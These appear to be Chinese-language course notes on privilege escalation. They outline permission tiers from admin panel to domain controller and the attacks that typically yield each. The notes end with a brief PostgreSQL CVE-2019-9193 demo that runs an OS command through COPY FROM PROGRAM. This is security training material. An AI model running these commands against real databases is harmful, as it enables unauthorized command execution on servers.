


Day135 权限提升-系统权限提升篇&数据库&Postsql&Redis&第三方应用&密码凭据&钓鱼文件



1.知识点

- 1、权限提升转移-分类&高低&场景
- 2、Web权限提升及转移-后台&数据库
- 3、后台权限及转移-转移对象&后台分类

-
- 1、Web到Win系统提权-权限差异原因
 - 2、Web到Win系统提权-溢出漏洞（MSF&CS）
 - 3、Web到Win系统提权-集成软件（工具Bypass）

-
- 1、Web到Win-系统提权-土豆家族
 - 2、Web到Win-系统提权-人工操作

-
- 1、Web到Win-数据库提权-MSSQL
 - 2、Web到Win-数据库提权-MYSQL
 - 3、Web到Win-数据库提权-Oracle

-
- 1、数据库到Linux-数据库提权-Redis
 - 2、数据库到系统-数据库提权-Memcached
 - 3、Web到Win-数据库提权-PostgreSQL
 - 4、计算机用户到系统-第三方软件-各类应用

2.详细点



- 1 0、为什么我们要学习权限提升转移技术：
- 2 简单来说就是达到目的过程中需要用到它



- 1 1、具体有哪些权限需要我们了解掌握的：
- 2 后台权限，数据库权限，web权限，用户权限，服务器权限，宿主机权限，域控制器权限



- 2、以上常见权限获取方法简要归类说明：
- 后台权限：SQL注入，数据库泄漏，弱口令攻击，未授权访问等造成
- 数据库权限：SQL注入，数据库泄漏，弱口令攻击，未授权访问等造成
- web权限：RCE，反序列化，文件上传等直达或通过后台数据库间接造成
- 用户权限：弱口令，数据泄漏等直达或通过web，服务器及域控转移造成
- 服务器权限：系统内核漏洞，钓鱼后门攻击，主机软件安全直达或上述权限提升造成
- 宿主机权限：Docker不安全配置或漏洞权限提升直达（服务资产造成入口后提升）
- 域控制器权限：内网域计算机用户提升或自身内核漏洞，后门攻击，主机软件安全直达



- 3、以上常见权限获取后能操作的具体事情：
- 后台权限：文章管理，站点管理，模版管理，数据管理，上传管理等
- 数据库权限：操作数据库的权限，数据增删改查等（以数据库用户为主）
- web权限：源码查看，源码文件增删改查，磁盘文件文件夹查看（以权限配置为主）
- 用户权限：就如同自己电脑上普通用户能操作的情况（敏感操作会被禁止）
- 服务器权限：就如同自己电脑上能操作的情况（整个系统都是你的）
- 宿主机权限：就如同自己电脑上能操作的情况（整个系统都是你的）
- 域控制器权限：就如同自己电脑上能操作的情况（整个内网域系统都是你的）



- 4、以上常见权限在实战中的应用场景介绍：
- 当我们通过弱口令进入到应用后台管理
- 当我们下载备份文件获取到数据库信息
- 当我们通过漏洞拿到资产系统的web权限
- 当我们在公司被给予账号密码登录计算机或系统
- 当我们在公司或钓鱼后门获取到某个公司机器系统



3.演示案例



3.1 系统提权-数据库提权-Redis&PostgreSQL&Memcached



3.1.1 PostgreSQL






- PostgreSQL
- web到系统
- 条件：数据库用户密码
- 技术：CVE-2019-9193 UDF libc
- 复现镜像：
<https://market.aliyun.com/products/56024006/cmjj016247.html>
- DROP TABLE IF EXISTS cmd_exec;
- CREATE TABLE cmd_exec(cmd_output text);
- COPY cmd_exec FROM PROGRAM 'id';
- SELECT * FROM cmd_exec;





